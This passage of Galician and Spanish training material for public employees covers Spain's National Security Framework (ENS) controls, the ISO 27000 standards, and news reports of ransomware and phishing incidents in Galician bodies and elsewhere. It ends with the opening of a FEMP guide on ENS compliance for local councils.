categoría	aplica	=	=	op.pl.3	Adquisición de nuevos componentes
D	n.a.	aplica	=	op.pl.4	Dimensionamiento/Gestión de capacidades
categoría	n.a.	n.a.	aplica	op.pl.5	Componentes certificados
				op.acc	Control de acceso
A T	aplica	=	=	op.acc.1	Identificación
I C A T	aplica	=	=	op.acc.2	Requisitos de acceso
I C A T	n.a.	aplica	=	op.acc.3	Segregación de funciones y tareas
I C A T	aplica	=	=	op.acc.4	Proceso de gestión de derechos de acceso
I C A T	aplica	+	++	op.acc.5	Mecanismo de autenticación
I C A T	aplica	+	++	op.acc.6	Acceso local *(local logon)*
I C A T	aplica	+	=	op.acc.7	Acceso remoto *(remote login)*

Medidas de seguridade no ENS (II)

Exemplo:

5.7 Protección de la información [mp.info].

5.7.1 Datos personales [mp.info.1].

dimensiones	Todas		
categoría	BÁSICA	MEDIA	ALTA
	aplica	aplica	aplica

Requisitos.

- [mp.info.1.1] Cuando el sistema trate datos personales, el responsable de seguridad recogerá los requisitos de protección de datos que sean fijados por el responsable o por el encargado del tratamiento, contando con el asesoramiento del DPD, y que sean necesarios implementar en los sistemas de acuerdo a la naturaleza, alcance, contexto y fines del mismo, así como de los riesgos para los derechos y libertades de acuerdo a lo establecido en los artículos 24 y 32 del RGPD, y de acuerdo a la evaluación de impacto en la protección de datos, si se ha llevado a cabo.

Aplicación de la medida.

- Categoría BÁSICA: mp.info.1.
- Categoría MEDIA: mp.info.1.
- Categoría ALTA: mp.info.1.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

5. - Estándares relacionados coa seguridade da información

Estándares de seguridade da información (I)

Ademais da normativa, existen estándares internacionais de aplicación no ámbito da seguridade da información. A diferencia das normas, non son de obrigado cumprimento, pero si son de utilidade de cara a acadar unha axeitada protección.

Entre estes estándares destaca a serie de normas ISO 27000, entre as que están:

- ISO 27001: sistema de xestión da seguridade da información.
- ISO 27002: boas prácticas.
- ISO 27005: xestión de riscos.

Estándares de seguridade da información (II)

Norma ISO 27001

Define os requisitos para establecer, implantar, manter e mellorar un sistema de xestión da seguridade da información.

Un sistema de xestión da seguridade da información é un conxunto de procesos definidos e implantados para xestionar axeitadamente a información de forma segura, establecendo un ciclo de mellora continua.

É unha norma certificable.

Norma ISO 27002

Proporciona recomendacións das mellores prácticas na xestión da seguridade da información, en diferentes ámbitos:

- Política de seguridade
- Aspectos organizativos
- Seguridade dos RRHH
- Control de accesos
- Seguridade física
- Etc.

Non é unha norma certificable.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

6. - Casos reais de incidentes de seguridade

Incidentes de seguridade. Casos reais (I)

Pódense poñer moitos exemplos reais de incidentes que afectaron á seguridade da información. O número de incidentes incrementouse moito nos últimos anos debido fundamentalmente á profesionalización do cibercrime. Non so hai innumerables casos a nivel internacional, senón tamén moitos preto de nós. Por exemplo, un caso acontecido na Xunta de Galicia:

La Voz de Galicia

El virus que bloquea ordenadores en Galicia ha sido detectado en 13 países

El organismo del CNI que se encarga de la seguridad en el encriptado de información en las nuevas tecnologías en España descubrió el ataque masivo en diciembre

JOSÉ MANUEL PAN
REDACCIÓN / LA VOZ 12/05/2015 05:31

El virus del tipo *ransomware* que está infectando de manera masiva ordenadores de empresas y hogares de España, una gran parte de ellos en Galicia donde llegó a penetrar en el sistema informático de la Xunta, ha sido detectado ya en otros 12 países. El procedimiento utilizado es el mismo que

Incidentes de seguridade. Casos reais (II)

La Voz de Galicia

El ciberataque al SEPE deja en el aire el trámite de 100.000 prestaciones al día

Los plazos para solicitar prestaciones no correrán hasta recuperar el servicio

El establecimiento del servicio de la página web del Servicio Público de Empleo Estatal (SEPE) está resultando más complejo y lento de lo que se esperaba en un primer momento. Llevará días. El ataque informático que el martes afectó al organismo que gestiona y abona las prestaciones de desempleo y los ERTE a casi cinco millones de españoles continuaba ayer paralizando la actividad de la web y dejando en el aire la gestión de entre 100.000 y 120.000 prestaciones diarias, según los cálculos de sindicatos como CSIF o UGT.

rtve

El ciberataque del Clínic de Barcelona obliga a desprogramar 150 cirugías y 3.000 visitas

06.03.2023

El Hospital Clínic de Barcelona ha afirmado este lunes que el ciberataque ransomware (que encripta los datos de un sistema para solicitar un rescate a cambio de liberarlos) sufrido en el centro este domingo "no es un ataque que ha venido del Estado español, viene de fuera de España". Según los responsables del centro

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Incidentes de seguridade. Casos reais (III)

Este é outro caso preto de nós...

elCorreoGallego

O Concello de Carballo sofre un cibertaque que paraliza a súa actividade polo menos até este xoves

Están afectados os servidores municipais e descoñécese a intención e a procedencia do ataque // Os grandes paquetes de información, como o padrón de habitantes ou a contabilidade non resultaron danmificados

O Concello de Carballo foi vítima dun ciberataque que mantén paralizada toda a súa actividade administrativa e que espera ser posto solucionado para este xoves. O forte suceso ocorreu ás 05:00 horas cando os servizos informáticos municipais activaron o protocolo, especialmente nestes acontecementos, coa intención de minimizar as consecuencias.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Incidentes de seguridade. Casos reais (IV)

Pero houbo máis...

La Voz de Galicia

Un ataque informático paraliza el funcionamiento del Concello de Vilagarcía durante horas

Sus autores exigieron dinero por la clave para solventar un problema que se solucionó con la copia de seguridad

SERGIO GONZÁLEZ
VILAGARCÍA / LA VOZ

No está teniendo demasiada fortuna el Concello de Vilagarcía con el funcionamiento de su sistema informático. Hace tres semanas, un apagón masivo, que afectó a buena parte del casco urbano, echó abajo la red municipal, paralizando todas las gestiones que exigen la intervención de un ordenador, que son la mayoría. Ayer, un virus, introducido a través de un correo electrónico, tumbó la Administración local durante varias horas, para desesperación de los funcionarios que permanecían en su puesto de trabajo y de los ciudadanos que se acercaron a la Casa Consistorial para solventar sus necesidades burocráticas.

FARO DE VIGO

Cangas sufre un ciberataque que paraliza la contabilidad, la gestión tributaria y las nóminas

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Incidentes de seguridade. Casos reais (V)

Nin as empresas:

La Voz de Galicia

Redes criminales secuestran desde Internet datos de empresas gallegas

Los delincuentes acceden a los servidores informáticos y encriptan toda la información. Luego chantajean a las víctimas exigiendo el pago de un rescate

JOSÉ MANUEL PAN
REDACCIÓN / LA VOZ 25/04/2015 06:00

«Tenemos toda su información encriptada». Ese mensaje, en inglés, apareció en el escritorio del ordenador de Ana, responsable de una empresa de transportes coruñesa. Ocurrió a primera hora de la mañana del 3 de marzo. «Llegamos a la oficina y nos encontramos con una ventana en el escritorio del ordenador. Pensé que se trataba de un problema en el servidor central, pero cuando leímos el mensaje nos dimos cuenta de que era algo distinto», cuenta Ana. Alertó a la empresa de mantenimiento informático pero ya no había nada que hacer. Toda la información había sido secuestrada. La empresa de transportes acababa de ser atacada, víctima de una estafa que se está extendiendo por toda España y que bloquea el acceso a la información a decenas de empresas a cambio de un rescate.

Incidentes de seguridade. Casos reais (VI)

Nin por suposto nós, como parte da cidadanía:

La Voz de Galicia

La Policía Nacional alerta de numerosas estafas en Ferrol usando el nombre de una compañía eléctrica

CARMELA LÓPEZ

Las víctimas reciben mensajes o llamadas sobre errores en la facturación o impago de facturas

26 ene 2022 . Actualizado a las 12:48 h

Comentar 0

La **Policía Nacional** advierte de una modalidad delictiva que está afectando a numerosos ciudadanos en la zona de **Ferrol**. En todos los casos que se están investigando, las víctimas reciben de su empresa suministradora de electricidad un correo electrónico con el formato, logos y apariencia de la compañía verdadera, informando de que se había producido un error a favor de la víctima en la facturación mensual. En el citado correo se indica que, para proceder a la devolución de lo cobrado de más, el perjudicado debe conectarse a la página de la empresa mediante un enlace proporcionado en el propio correo.

Al abrir el citado enlace, los autores de la **estafa** redirigen a la víctima a una página web de similares características, solicitando datos como el nombre, DNI, y, sobre todo, datos de alguna tarjeta de crédito o algún medio de pago para devolver lo cobrado mal. En ocasiones se llega a informar al damnificado de que recibirá un mensaje de texto en su teléfono móvil que también deberá introducir, con lo que los estafadores ya disponen de todos los elementos necesarios para perpetrar el delito.

También se están registrando casos en los que las víctimas reciben mensajes de texto o llamadas telefónicas en las que se les dice que tienen una factura pendiente de pago y que, en caso de no abonarla, procederán al corte del suministro eléctrico.

Incidentes de seguridade. Casos reais (VII)

Las 10 ciberestafas que te pueden llevar a la ruina

La mayoría de las denuncias de Galicia ya corresponden a ciberdelitos. Miles de personas son estafadas cada día mediante nuevos métodos criminales

30 ene 2022 . Actualizado a las 11:02 h

El móvil, camino de ser la principal vía de entrada de las ciberamenazas

LA VOZ

Los expertos alertan del incremento de los ataques a particulares y empresas

02 ene 2022 . Actualizado a las 17:12 h

La Voz de Galicia

Incidentes de seguridade. Casos reais (VIII)

Podedes ver que case ninguén queda a salvo dos ataques informáticos. É polo tanto necesario protexerse, dado que as consecuencias dos ataques poden ser catastróficas para a organización.

E non se trata soamente dun tema técnico que compete ás unidades informáticas da organización, senón que hai moitas medidas de protección que non teñen que ver nada coa tecnoloxía (normas, procedementos, concienciación, formación, etc.).

É polo tanto responsabilidade de todos e todas, xa que, como se soe dicir, a persoa usuaria é o elo máis débil da cadea.

Ao longo do curso trataremos de prepararnos para poder realizar esta labor axeitadamente.

TOMO 1

GUÍA ESTRATÉGICA EN SEGURIDAD PARA ENTIDADES LOCALES

ESQUEMA NACIONAL DE SEGURIDAD (ENS)

Cuaderno de Recomendaciones

Presentación

La Comisión de Sociedad de la Información y Tecnologías de la Federación Española de Municipios y Provincias, que tengo el honor de presidir, tiene entre sus objetivos prioritarios contribuir a la difusión y correcto empleo de las más avanzadas técnicas, herramientas y metodologías, así como mejorar la normativa destinada a ayudar a los entes locales a desempeñar mejor, más eficazmente y conforme a la Ley, las funciones que los ciudadanos les han atribuido.

Ramón Fernández Pacheco Monterreal

Alcalde de Almería y Presidente de la Comisión de Sociedad de la Información y Tecnologías de la FEMP

Durante 2016 esta Comisión detectó carencias en muchos de nuestros ayuntamientos respecto al cumplimiento de las directrices marcadas por el Esquema Nacional de Seguridad. Fue entonces cuando surgió la idea de trabajar en la dirección que hiciera posible paliarlas, creando un grupo de trabajo en el que, con la participación de nuestros Técnicos, pudiera darse cabida a otros actores directamente implicados tanto del ámbito público como del privado.

El objetivo del grupo sería la creación de una serie de pautas para ayudar a las Administraciones Locales a interpretar de forma práctica y homogénea las obligaciones derivadas del Esquema Nacional de Seguridad. Entre otros, algunos de los temas que se querían resolver eran:

- **la fijación de niveles de seguridad adecuadas al contexto de la Administración Local,**
- **el papel de las Diputaciones como prestadoras de servicios,**
- **la implicación que suponen paradigmas como el Cloud Computing,**
- **o, las medidas que deberán ser de aplicación para mejorar la seguridad de la información y servicios, tanto por la propia Administración Local como por los prestadores de servicio.**

Pues bien, tras el trabajo realizado en los últimos meses, por fin ve la luz el presente documento, en forma de Cuaderno de Trabajo, donde se pueden encontrar todas las claves necesarias para el cumplimiento normativo.

Estoy seguro de que este documento permitirá que cada Administración local sea capaz de elaborar su propio itinerario hacía la consecución del objetivo: Cumplir plenamente con el ENS. Por tanto, confío en la buena acogida de esta publicación y espero que su utilidad se refleje en el buen hacer del personal que trabaja para prestar un mejor servicio al ciudadano.

No me gustaría despedirme sin manifestar mi agradecimiento, como Presidente de la Comisión de Sociedad de la Información y Tecnologías, a todas las personas y/o entidades que han colaborado en este proyecto de manera absolutamente desinteresada: ¡Muchas gracias a todos por este magnífico trabajo!

Cuando se trabaja en equipo, se compagina talento y aptitudes de los miembros y se potencian los esfuerzos y el talento, disminuye el tiempo invertido en el trabajo y se mejora la eficacia de los resultados.


Para un buen trabajo en equipo es necesaria una buena comunicación, coordinación, complementariedad y sin duda éste proyecto es un buen ejemplo de ello.

Cada uno hace una parte pero todos con un objetivo común bajo el paraguas de la FEMP, que como en otras ocasiones es el mejor canal para hacer llegar este trabajo a todos los municipios de España.

Sin duda, la sinergia entre las personas que hemos participado nos acerca al éxito.
Muchas gracias por el excelente trabajo realizado.

Virginia Moreno


Ayuntamiento de Leganés
Técnico de la Comisión de SSII y TT de la FEMP, Coordinadora y miembro del equipo redactor



TOMO I GUÍA PARA ENTIDADES LOCALES

ÍNDICE

Guía para Entidades Locales



CLAVES

El **alcance** del Esquema Nacional de Seguridad está determinado por las Leyes 39 /2015 y 40/2015. Resultará de aplicación a todos los sistemas de información, con independencia de que exista o no tratamiento de datos personales o que su tramitación sea a través de sede electrónica.

Los **prestadores** de servicios, públicos y privados, están dentro del alcance del ENS. Desde las Entidades Locales tenemos la obligación de exigir las Declaraciones o Certificaciones de Conformidad con el ENS, en el ámbito concreto de la prestación.

La seguridad de la organización es un proceso **Interno**, **Integral y Continuo**, **implicando a todos** los miembros de la entidad local, independientemente de su tamaño y del ámbito del sector público al que pertenezca."

Las Declaraciones o Certificaciones de Conformidad con el ENS se realizan sobre los **sistemas de información**, a diferencia de la ISO 27001 que se realiza sobre los sistemas de gestión.

La seguridad 100% no existe, es por ello que se precisa de una correcta **gestión del riesgo**, determinando tanto la probabilidad de que ocurran incidencias como de sus consecuencias.

Los Ayuntamientos de menor población deberán de apoyarse en las **Diputaciones Provinciales**, **Cabildos o Consejos Insulares** como estrategia de cumplimiento ENS.

La **Declaración o la Certificación** de conformidad con el ENS de un prestador de servicio no implica la Declaración o Certificación de la entidad Local usuaria de los servicios prestados.

En la sede electrónica del Centro Criptológico Nacional (CCN) se encuentra una relación actualizada de las únicas **Entidades de Certificación** acreditadas para expedir certificaciones de conformidad con el ENS.

El plan de adecuación que definas será tu **hoja de ruta**

La seguridad se basa en la **mejora continua**. El cumplimiento del ENS precisa la re-evaluación periódica de los sistemas de información afectados.

"La mayor inseguridad nace en la seguridad interna"
"La Falta de Seguridad complica la Transparencia"
V. Moreno

INTRODUCCIÓN

En su momento, el artículo 42.2 de la Ley 11/2007, de 22 de junio, de acceso electrónico de los ciudadanos a los servicios públicos, mediante la creación del Esquema Nacional de Seguridad, en adelante ENS, daba respuesta a los crecientes y exigentes retos sobre Seguridad. Su objeto pasa por la definición de los principios y requisitos básicos para una política de seguridad en la utilización de medios electrónicos que permita la adecuada protección de la información y los datos.

En el ámbito de la **transparencia y apertura de datos**, es importante destacar la importancia del factor disponibilidad de los datos, por lo que su aseguramiento puede requerir un nivel de medidas de protección mayor que el que, con carácter general, se establezca para otro tipo de informaciones o servicios.

Disponer de un marco de referencia que establezca las condiciones necesarias de confianza y seguridad en el uso de los datos y la información es, además, uno de los principios que establece la Ley 11/2007, de 22 de junio, de acceso electrónico de los ciudadanos a los servicios públicos, en su artículo 42.2 sobre el ENS, dejando el testigo a la nueva normativa vigente.

En todo caso, las medidas de protección deberán adaptarse tanto a los riesgos a los que esté expuesta la información y sus redes o sistemas, como a la situación tecnológica del organismo correspondiente. En el ENS, se establecen los criterios para la realización de un análisis de riesgos y las pautas a seguir para el establecimiento de unas adecuadas medidas de seguridad.

Nace el ENS con las condiciones necesarias de confianza en el uso de los medios electrónicos, a través de medidas e indicadores para garantizar la seguridad de los sistemas, los datos, las comunicaciones, y los servicios electrónicos, que permita a la ciudadanía y a las Administraciones públicas, en adelante AA.PP, cumplir con la normativa vigente.

Con el ENS buscamos transmitir la confianza en los sistemas de información que prestarán los servicios y custodiarán la información de acuerdo con las especificaciones funcionales, sin interrupciones o modificaciones fuera de control, y sin que la información pueda llegar al conocimiento de personas no autorizadas.

Es indiscutible la seguridad de las redes y de la información, como la capacidad de las redes o de los sistemas de información de resistir, con un determinado nivel de confianza, los incidentes, acciones ilícitas o malintencionadas que comprometan la disponibilidad, autenticidad, integridad y confidencialidad de los datos almacenados o transmitidos y de los servicios que dichas redes y sistemas ofrecen o hacen accesibles.

Para dar cumplimiento a lo anterior se determinan las dimensiones de seguridad y sus niveles, la categoría de los sistemas, las medidas de seguridad adecuadas y la auditoría periódica de la seguridad; se implanta la elaboración de un informe para conocer regularmente el estado de seguridad de los sistemas de información a los que se refiere el real decreto, se establece el papel de la capacidad de respuesta ante incidentes de seguridad de la información del Centro Criptológico Nacional, CCN-CERT, se incluye un glosario de términos y se hace una referencia expresa a la formación.

El Real Decreto 3/2010, de 8 de enero, por el que se regula el ENS, en el ámbito de la Administración Electrónica, da cumplimiento a lo previsto en el artículo 42 Ley 11/2007, de 22 de junio, de acceso electrónico de los ciudadanos a los Servicios Públicos, derogada recientemente. Su objeto pretendía establecer la política de seguridad en la

utilización de medios electrónicos, y está constituido por, principios básicos y requisitos mínimos que permitan una protección adecuada de la información. Por tanto, la finalidad inicial del ENS es la creación de las condiciones necesarias de confianza en el uso de los medios electrónicos, a través de medidas para garantizar la seguridad de los sistemas, los datos, las comunicaciones, y los servicios electrónicos, que permita a los ciudadanos y a las Administraciones públicas, el ejercicio de derechos y el cumplimiento de deberes a través de estos medios.

El Real Decreto 951/2015, de 23 de octubre, modifica el Real Decreto 3/2010, de 8 de enero, por el que se regula el ENS en el ámbito de la Administración Electrónica, y cuya reforma tiene como objeto reforzar la protección de las Administraciones Públicas frente a las ciberamenazas mediante la adecuación a la rápida evolución de las tecnologías.

Con la entrada en vigor de la Ley 39/2015, de 1 de octubre, del Procedimiento Administrativo Común de las Administraciones Públicas y Ley 40/2015, de 1 de octubre, de Régimen Jurídico del Sector Público, que recoge al ENS en su artículo 156, el marco de aplicación material **deberá de extenderse a todos los elementos vinculados con la tramitación del procedimiento administrativo**, es decir, tanto con independencia de que se presten a través de la sede electrónica (enfoque tradicional basado en la Ley 11/2007) o bien provisionados por terceros. Esta última novedad implica un importante cambio sobre el ámbito de aplicación objetivo o material (elementos sujetos), así como de su ámbito subjetivo (sujetos o entidades obligadas). Las soluciones y servicios prestados por el sector privado, comprendidos dentro del ámbito objetivo, deberán de satisfacer las exigencias legales establecidas en el mismo.


A su vez, la resolución de 13 de octubre de 2016, de la Secretaría de Estado de Administraciones Públicas, aprueba la Instrucción Técnica de Seguridad de conformidad con el Esquema Nacional de Seguridad. Ello implica que la garantía de cumplimiento, **tanto en los Ayuntamientos como en los servicios prestados por el sector privado, se basará en la Declaración y Certificación de Conformidad con el ENS**, lo que implicará, para la mayoría de los sistemas[1] , someter la entidad a un proceso independiente de auditoría a través de entidades acreditadas por la ENAC, que emitirán un certificado de conformidad que deberá ser expuesto en la páginas web del Ayuntamiento o bien de las empresas del sector privado, conforme a la guía CCN-STIC-809 del Centro Criptológico Nacional.

